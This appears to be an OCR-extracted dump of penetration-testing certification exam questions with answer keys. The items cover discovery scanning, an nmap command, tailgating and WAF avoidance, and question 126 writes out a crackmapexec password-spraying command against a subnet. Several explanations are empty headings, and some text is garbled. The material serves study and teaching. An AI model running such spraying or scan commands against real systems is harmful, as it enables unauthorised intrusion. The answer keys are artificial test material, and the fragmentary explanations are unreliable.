
A. Rechecked the scanner configuration.
B. Performed a discovery scan.


C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 118
SIMULATION
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a- target-host

NEW QUESTION 121
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
? Understanding Tailgating:
? Methods to Prevent Tailgating:
? Examples in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 126
While performing an internal assessment, a tester uses the following command: crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?

A. To perform a pass-the-hash attack over multiple endpoints within the internal network

B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time

Answer: C

Explanation:
The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post- exploitation tool that helps automate the process of assessing large Active Directory
networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.
? CrackMapExec:
? Command Breakdown:
? Password Spraying:
Pentest References:
? Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.
? CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.
By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.
==========

NEW QUESTION 127
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet- facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning

Answer: B

Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here??s why:
? Code Repository Scanning:
? Comparison with Other Methods:
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
==========

NEW QUESTION 129
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